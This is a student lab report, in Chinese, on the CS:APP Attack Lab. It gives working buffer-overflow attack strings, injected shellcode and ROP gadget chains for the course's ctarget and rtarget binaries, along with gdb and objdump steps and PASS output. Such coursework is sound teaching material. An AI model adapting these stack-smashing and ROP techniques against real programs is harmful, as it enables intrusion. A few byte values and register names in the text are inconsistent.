Attack Lab

刘泓尊　2018011446　计84　liu-hz18@mails.tsinghua.edu.cn

实验目的

1. 学习缓冲区溢出攻击方式，通过代码注入和ROP的方式实现攻击，并应对栈随机化/限制代码执行区域　等保护手段.
2. 更好地理解栈规则和参数传递机制，在今后编写更加安全的代码
3. 对`x86-64`指令的编码和运行机制有更深入的了解
4. 熟悉工具`gdb`和`objdump`的使用

实验原理

缓冲区溢出

C语言中对于数组的引用不进行任何边界检查，而且局部变量和状态信息（如保存的寄存器值和返回地址）都存放在栈中。当对越界的数组元素的写操作时，则会破坏存储在栈中的状态信息。一种常见的破坏就是`缓冲区溢出`。通常，在栈中分配某个字符数组保存一个字符串，但是字符串的长度超出了为数组分配的空间。

代码注入

对于没有栈随机化的策略，程序每次运行之间栈的位置都是确定不变的，这使得我们可以确定栈的地址，并将栈指针重定向到我们需要的位置．所以我们将代码注入缓冲区，再劫持程序流就可以执行我们注入的代码.

Return-Oriented Programming (ROP)

缓冲区溢出攻击的普遍发生给计算机系统造成了许多麻烦。现代的编译器和操作系统实现了许多机制，以避免遭受这样的攻击，限制入侵者通过缓冲区溢出攻击获得系统控制的方式。

（1）**栈随机化**

`栈随机化`的思想使得栈的位置在程序每次运行时都有变化。因此，即使许多机器都运行同样的代码，它们的栈地址都是不同的。我么不能指定程序跳转到固定的栈位置，只能使用相对位置执行.

在`Linux`中，栈随机化是标准行为，它是更大的一类技术中的一种，这类技术称为地址空间布局随机化,采用这类技术，程序的不同部分（代码段、数据段、堆栈）都会被加载到存储器的不同部分。

（2）**栈破坏检测**


最近的`GCC`版本在产生的代码加入了一种`栈保护者`机制，来检测缓冲区越界。其思想是在栈帧中任何局部缓冲区和栈状态之间存储一个特殊的金丝雀值。在恢复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作或者该函数调用的某个操作改变了。如果是，那么程序异常中止。

（3）**限制可执行代码区域**

此策略消除了攻击者向系统中插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。

在ROP攻击中，因为栈上限制了不可插入可执行代码，所以不能注入代码。所以我们需要在已经存在的程序中找到特定的指令序列，并且这些指令是以`ret`结尾，这一段指令序列，称之为`gadget`。每一段`gadget`包含一系列指令字节，而且以`ret`结尾，跳转到下一个`gadget`，就这样连续的执行一系列的指令代码，对程序造成攻击。

在本实验中，我们可以使用`farm`中的指令来构造我们需要的指令流.



实验过程

Phase 1

解法：劫持程序流，将函数正常返回地址通过缓冲区溢出来覆盖.

使用`objdump -d ctarget > ctarget.d`得到反汇编代码`ctarget.d`. 在`getbuf()`函数中找到`BUFFER_SIZE = 0x18 = 24`,所以`24Byte`之后的`8 Byte`存储`getbuf()`函数的返回地址.

```
0000000000004018f5 <getbuf>:
  4018f5:   48 83 ec 18             sub    $0x18,%rsp # buf size: 0x18
  4018f9:   48 89 e7                mov    %rsp,%rdi
  4018fc:   e8 7e 02 00 00          callq  401b7f <Gets>
  401901:   b8 01 00 00 00          mov    $0x1,%eax
  401906:   48 83 c4 18             add    $0x18,%rsp
  40190a:   c3                      retq
```

`touch1`函数的地址为`0x40190b`：

```
000000000040190b <touch1>:
  ...
```

所以只需要先将`24Byte`填满，再在`24Byte`上的`8Byte`放入该返回地址即可.

输入字符串之后**栈的视图**为:

```
00 00 00 00 00 40 19 0b  <- %rsp+24  # return address of getbuf(), in test()'s
frame
00 00 00 00 00 00 00 00  <- %rsp+16  # 24 Bytes are padded with 0, in
getbuf()'s frame
00 00 00 00 00 00 00 00  <- %rsp+8   # pad with 0
00 00 00 00 00 00 00 00  <- %rsp
———————————————————————[ STACK ]———————————————————————
```

原理：在`getbuf()`函数返回后，`%rsp`上移`24Byte`，并将此时的`%rsp`指向的地址放到`PC`，所以返回后将会执行`touch1`的代码.

综上，`phase1`的攻击字符串应为（注意使用小端序）

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
0b 19 40 00 00 00 00 00
```

验证结果为ＰＡＳＳ:

```
➜ lab ./hex2raw < 1.txt | ./ctarget -q
Cookie: 0x248cfc2c
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2018011446:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0B 19 40 00 00 00 00 00
```

Phase 2

解法：通过将代码注入到缓冲区，并通过缓冲区溢出来将正常的返回地址设为我注入代码的地址，即可执行相应指令．这些指令的作用是将`cookie`值移入`%rdi`，即函数的第一个参数，并将`touch2`的地址压栈．再通过`ret`进入`touch2`.

`touch2`的地址为`0x401937`:

```
0000000000401937 <touch2>:
  ...
```

我的`cookie`值为`0x248cfc2c`:

```
➜ ./ctarget -q
Cookie: 0x248cfc2c
```

我选择直接在栈顶注入代码，即`getbuf()`返回后应该回到之前的栈顶(`%rsp`)．所以将返回地址设为`%rsp`.

之后开始执行注入的代码，需要先将`cookie`值放入`%rsi`，再将`touch2`的地址压栈，进而通过`ret`指令弹栈进入`touch2`函数．整个流程写成汇编代码为:

```
movq $0x248cfc2c, %rdi  # 存入cookie值
pushq $0x401937         # touch2函数的地址
retq                    #  通过ret将touch2的地址放到PC
```

通过`gcc -c 2.s; objdump -d 2.o > 2.d`得到汇编代码对应的`hex`码.

```
   0:   48 c7 c7 2c fc 8c 24    mov    $0x248cfc2c,%rdi
   7:   68 37 19 40 00          pushq  $0x401937
   c:   c3                      retq
```

所以执行代码为 `48 c7 c7 2c fc 8c 24 68 37 19 40 00 c3`

下面获取输入字符串时`%rsp`的值, 使用`gdb`调试:

```
gdb ctarget
b getbuf
run -q
n
```

此时恰好执行完`subq $0x18, %rsp`，也就是当前栈指针就是我们想要的指针位置．通过`info r rsp`命令得到`%rsp`值为`0x5564d9d8`:

```
> info r rsp
rsp            0x5564d9d8          0x5564d9d8
```

输入攻击字符串后**栈的视图**(小端序)为:

```
ret to %rsp             | 00 00 00 00 55 64 d9 d8  # return address of
getbuf(), in test()'s frame
pad with 0              | 00 00 00 00 00 00 00 00 00 00 00 00
retq                    | c3
pushq  $0x401937        | 00 40 19 37 68  # touch2 address
mov    $0x248cfc2c,%rdi | 24 8c fc 2c c7 c7 48     <- %rsp
————————————————————————[ STACK ]————————————————————————
```

综上，可以构造攻击字符串:

```
48 c7 c7 2c fc 8c 24 68
37 19 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
d8 d9 64 55 00 00 00 00
```

检测结果为ＰＡＳＳ:

```
➜ lab ./hex2raw < 2.txt | ./ctarget -q
Cookie: 0x248cfc2c
Type string:Touch2!: You called touch2(0x248cfc2c)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2018011446:PASS:0xffffffff:ctarget:2:48 C7 C7 2C FC 8C 24
68 37 19 40 00 C3 00 00 00 00 00 00 00 00 00 00 D8 D9 64 55 00 00 00 00
```

一点尝试：

我还尝试了另一种方法，将`touch2`的返回地址放在栈的上侧，只执行指令

```
movq $0x248cfc2c, % rdi
retq
```

将**栈的结构(小端序)**设置为

```
touch2 address          | 37 19 40 00 00 00 00 00
ret to %rsp             | 00 00 00 00 55 64 d9 d8  # return address of
getbuf(), in test()'s frame
pad with 0              | 00 00 00 00 00 00 00 00 00 00 00 00  00  00  00  00
00
retq                    | c3
mov    $0x248cfc2c,%rdi | 24 8c fc 2c c7 c7 48     <- %rsp
————————————————————————[ STACK ]————————————————————————
```

这种布局的原理在于：执行`movq $0x248cfc2c, % rdi`后直接`ret`，此时栈指针上移，会将其所指地址(即`touch2`的返回地址)放入ＰＣ． 也能实现执行`touch2`的结果．实际执行情况是成功执行`touch3`，却出现了段错误．查阅相关资料后，我认为是64位系统栈顶地址需要`16Byte`对齐，我构造的这种栈结构将使得`%rsp`出现`8Byte`的偏移，进而出现`Segment Fault`．但这不失为一种新的思路，也让我更深刻理解了内存对齐的影响．

Phase 3

解法：与`phase2`不同，此任务需要传递指向字符串的指针到`%rsi`，而字符串可以直接放在栈中．其余的思路与`phase2`相同．

`touch3`的地址0x401a48：

```
0000000000401a48 <touch3>:
  ...
```

字符串的内容为`"248cfc2c"`．注意字符串结尾有`'\0'` 通过`man ascii`查看对应的`hex`值，可以得到对应的`hex`码为

```
ascii: 2   4    8   c   f   c   2   c  \0
hex:   32  34   38  63  66  63  32  63  00
```

注意到`hexmatch()`函数开辟了`110Byte`的栈空间，并随机使用这些空间．所以我们的字符串不能放在`hexmatch`函数的栈帧上，为了保险，我们将字符串放在`test`栈帧中.

先确定放置字符串的位置：`%rsp`在栈上的位置为`0x5564d9d8`,其上24个字节是缓冲区大小，再向上8Byte是当前%rsp的值．所以我们可以将字符串放在32Byte之后．为了对齐，我选择字符串首地址放在`%rsp`以上`32+7=39=0x27`字节处.

所以字符串在栈中的位置为`0x5564d9d8+0x27 = 0x5564d9ff`

类似`phase2`的解法，我们在缓冲区注入代码

```
mov $0x5564d9ff, %rdi  # string address
pushq $0x401a48        # touch3() address
ret
```

反汇编得到对应的hex码:

```
48 c7 c7 ff d9 64 55    mov    $0x5564d9ff,%rdi
68 48 1a 40 00          pushq  $0x401a48
c3                      retq
```

`%rsp`的值与`phase2`相同．输入字符串后**栈的视图(小端序)**为:

```
cookie                  | 00 63 32 63 66 63 38 34 32
pad with 0              | 00 00 00 00 00 00 00
ret to %rsp             | 00 00 00 00 55 64 d9 d8  # return address of
getbuf(), in test()'s frame
pad with 0              | 00 00 00 00 00 00 00 00 00 00 00 00
retq                    | c3
pushq  $0x401a48        | 00 40 1a 48 68  # touch2 address
mov    $0x5564d9ff,%rdi | 55 64 d9 ff c7 c7 48     <- %rsp
--------------------------[ STACK ]-----------------------------
```

所以构造的攻击字符串为:

```
48 c7 c7 ff d9 64 55 68
48 1a 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
d8 d9 64 55 00 00 00 00
00 00 00 00 00 00 00 32
34 38 63 66 63 32 63 00
```

验证结果为ＰＡＳＳ:

```
➜ lab ./hex2raw < 3.txt | ./ctarget -q
Cookie: 0x248cfc2c
Type string:Touch3!: You called touch3("248cfc2c")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2018011446:PASS:0xffffffff:ctarget:3:48 C7 C7 FF D9 64 55
68 48 1A 40 00 C3 00 00 00 00 00 00 00 00 00 00 D8 D9 64 55 00 00 00 00
 00 00 00 00 00 00 00 32 34 38 63 66 63 32 63 00
```

Phase 4

`rtarget`不允许我们在栈上注入代码，并且有栈随机化．我们可以通过`farm`中的指令来构造我们需要的指令．

解法：将`cookie`放在栈上的某个位置，通过`farm`中的指令来构造我们需要的指令

使用`objdump -d rtarget > rtarget.d`得到`getbuf`的反汇编代码，可知`bufsize = 0x18 = 24`.

```
0000000000004018f5 <getbuf>:
  4018f5:   48 83 ec 18             sub    $0x18,%rsp
  ...
```

同时得到`touch2`的地址为`0x401937`

```
0000000000401937 <touch2>:
  ...
```

为了实现攻击，我们将`cookie`放在栈上的某个位置，将此位置放入`%rdi`.

经过查阅，我们可以通过`popq %rax; movq %rax, %rdi`来实现．具体的指令为

```
popq %rax          # save cookie to %rax
ret
movq %rax, %rdi    # move cookie ti %rdi
ret
```

其中`popq %rax(58 90(s) c3)`指令位于`0x401ae8`

```
0000000000401ae5 <addval_260>:
  401ae5:   8d 87 37 58 90 c3       lea    -0x3c6fa7c9(%rdi),%eax
  401aeb:   c3                      retq
```

`movq %rax, %rdi(48 89 c7 90(s) c3)`指令位于`0x401afb`

```
0000000000401afa <getval_180>:
  401afa:   b8 48 89 c7 c3          mov    $0xc3c78948,%eax
  401aff:   c3                      retq
```

我们将`cookie`的值放在`popq %rax`上方，便可以将`cookie`的值顺利传入`%rax`.

执行完`movq %rax, %rdi; ret`后，`touch2`的地址将会传入ＰＣ，进而调用`touch2`.

输入字符串后**栈的视图（小端序）**为:

```
touch2 address               | 00 00 00 00 00 40 19 37
movq %rax, %rdi ret(address)| 00 00 00 00 00 40 1a fb
cookie                       | 00 00 00 00 24 8c fc 2c
popq %rax  ret (address)     | 00 00 00 00 00 40 1a e8   # getbuf() return
address
pad with 0                   | 00 00 00 00 00 00 00 00
pad with 0                   | 00 00 00 00 00 00 00 00
pad with 0                   | 00 00 00 00 00 00 00 00  <- %rsp
-------------------------[ STACK ]-------------------------------
```

所以输入的字符串为：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
e8 1a 40 00 00 00 00 00
2c fc 8c 24 00 00 00 00
fb 1a 40 00 00 00 00 00
37 19 40 00 00 00 00 00
```

验证结果为ＰＡＳＳ：

```
➜ lab ./hex2raw < 4.txt | ./rtarget -q
Cookie: 0x248cfc2c
Type string:Touch2!: You called touch2(0x248cfc2c)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2018011446:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 E8 1A 40 00 00 00 00 00
 2C FC 8C 24 00 00 00 00 EE 1A 40 00 00 00 00 00 37 19 40 00 00 00 00 00
```

Phase 5

解法：同`phase3`，我们需要将字符串起始地址传到`%rdi`，然后调用`touch3`函数．因为使用了栈随机化，所以只能使用"`栈顶地址+offset`"的方式来索引字符串的起始地址．注意到`farm`中有代码证`lea (%rdi, %rsi, 1), %rax`．我们可以先把栈顶地址放进`%rdi`，把`offset`先放在栈上，然后`pop`进`%rsi`．最终将地址传到`%rdi`即可．

寻找可用的`gadget`， 可以得到如下指令序列：

```
movq %rsp, %rax             # save current %rsp
movq %rax, %rdi             # move %rsp to %rdi
pop %rax                    # save offset to %rax
movl %eax, %ecx
movl %ecx, %edx
movl %edx, %esi             # move offset to %rsi
lea (%rdi, %rsi, 1), %rax   # save (offset+%rsp) -> %rax
movq %rax, %rdi             # move (offset+%rsp) -> %rdi
```

完整的指令与`farm`对照如下：

```
movq %rsp, %rax: 0x401bf6
     401bf4:    8d 87 48 89 e0 90   lea    -0x6f1f76b8(%rdi),%eax
movq %rax, %rdi: 0x401afb
    401afa: b8 48 89 c7 c3     mov    $0xc3c78948,%eax
pop %rax: 0x401ae8
    401ae5: 8d 87 37 58 90 c3       lea    -0x3c6fa7c9(%rdi),%eax
movl %eax, %ecx: 0x401b48
    401b46: b8 a5 89 c1 90          mov    $0x90c189a5,%eax
movl %ecx, %edx: 0x401be2
    401be0: c7 07 89 ca 90 90       movl   $0x9090ca89,(%rdi)
movl %edx, %esi: 0x401bd4
    401bd2: c7 07 89 d6 08 c0       movl   $0xc008d689,(%rdi)
lea (%rdi, %rsi, 1), %rax: 0x401b21
    401b21: 48 8d 04 37             lea    (%rdi,%rsi,1),%rax
movq %rax, %rdi: 0x401afb
    401afa: b8 48 89 c7 c3          mov    $0xc3c78948,%eax
注意:
movl %edx, %esi: 0x401bd4 位置使用了nop instructtion
即orb %al, %al: 08 c0
```

确定`offset`:

我将`cookie`放在最后一个指令`touch3`上方，而记录`%rsp`的值时，`%rsp`距`cookie`有8个指令以及占位8Byte的offset, 所以`offset = 9 x 8 = 72 = 0x48`.

`touch3`地址为`0x401a48`

```
0000000000401a48 <touch3>:
  ...
```

输入字符串后**栈的视图（小端，已省略`nop`和`ret`指令，每个指令后都有`ret`）**为:

```
cookie                      | 00 63 32 63 66 63 38 34 32
<touch3>                    | 00 00 00 00 00 40 1a 48
movq %rax, %rdi             | 00 00 00 00 00 40 1a fb   # save (offset+%rsp)
in %rdi
lea (%rdi, %rsi, 1), %rax   | 00 00 00 00 00 40 1b 21
movl %edx, %esi             | 00 00 00 00 00 40 1b d4   # save offset in %rsi
movl %ecx, %edx             | 00 00 00 00 00 40 1b e2
movl %eax, %ecx             | 00 00 00 00 00 40 1b 48
offset                      | 00 00 00 00 00 00 00 48   # offset = 72 = 0x48
pop %rax                    | 00 00 00 00 00 40 1a e8
movq %rax, %rdi             | 00 00 00 00 00 40 1a fb   # save %rsp in %rdi
movq %rsp, %rax             | 00 00 00 00 00 40 1b f6   # getbuf() return
address
pad with 0                  | 00 00 00 00 00 00 00 00
pad with 0                  | 00 00 00 00 00 00 00 00
pad with 0                  | 00 00 00 00 00 00 00 00  <- %rsp
-------------------------[ STACK ]-----------------------------
```

所以得到的字符串为:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
```

```
f6 1b 40 00 00 00 00 00
fb 1a 40 00 00 00 00 00
e8 1a 40 00 00 00 00 00
48 00 00 00 00 00 00 00
48 1b 40 00 00 00 00 00
e2 1b 40 00 00 00 00 00
d4 1b 40 00 00 00 00 00
21 1b 40 00 00 00 00 00
fb 1a 40 00 00 00 00 00
48 1a 40 00 00 00 00 00
32 34 38 63 66 63 32 63 00
```

检测结果为ＰＡＳＳ:

```
→ lab ./hex2raw < 5.txt | ./rtarget -q
Cookie: 0x248cfc2c
Type string:Touch3!: You called touch3("248cfc2c")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2018011446:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 F6 1B 40 00 00 00 00 00
 FB 1A 40 00 00 00 00 00 E8 1A 40 00 00 00 00 00 48 00 00 00 00 00 00 00 4
8 1B 40 00 00 00 00 00 E2 1B 40 00 00 00 00 00 D4 1B 40 00 00 00 00 00 21
1B 40 00 00 00 00 00 FB 1A 40 00 00 00 00 00 48 1A 40 00 00 00 00 00 32 34
 38 63 66 63 32 63 00
```

一点波折:

因为一开始没有注意到只能使用`farm`中的`gadget`， 我一开始找到了命令`popq %rsi in funciton main() (0x40138d)`. 想省去一些指令来直接将`offset`的值传入`%rsi`. 测试发现依然可以进入`touch3`函数，但是在调用`sprintf()`时发生了段错误.

进一步查阅资料发现，限制代码执行区域的实现和**虚存的页表条目**有关，在每个页表条目里有三个权限位用来控制对页的访问，其中`XD`就是禁止CPU在这个页表所对应的空间里读取指令，亦即是在这个区域里限制可执行代码。而`farm.c`以外的代码都没有解除限制，所以会发生段错误.

此外，我还学习到了一些指令与`nop`等价，比如两个操作数相同时，`and, or, cmp, test`指令都对64位寄存器的值没有影响. 可以看做`nop`.

经验与心得

通过本次实验，我切实了解了栈的运作机制，对于缓冲区溢出攻击有了基本的了解. 本次实验从简到繁，让我学会了代码注入以及应对栈随机化的策略，不禁感叹**Attack and Protection**是一对相互促进的过程.

在实验中我也尝试使用多种方法实现，从不同角度理解了汇编指令与栈的配合，也出现了一些波折. 这次实验还锻炼了`gdb`的使用，让我受益良多.

谢谢老师和助教的悉心指导!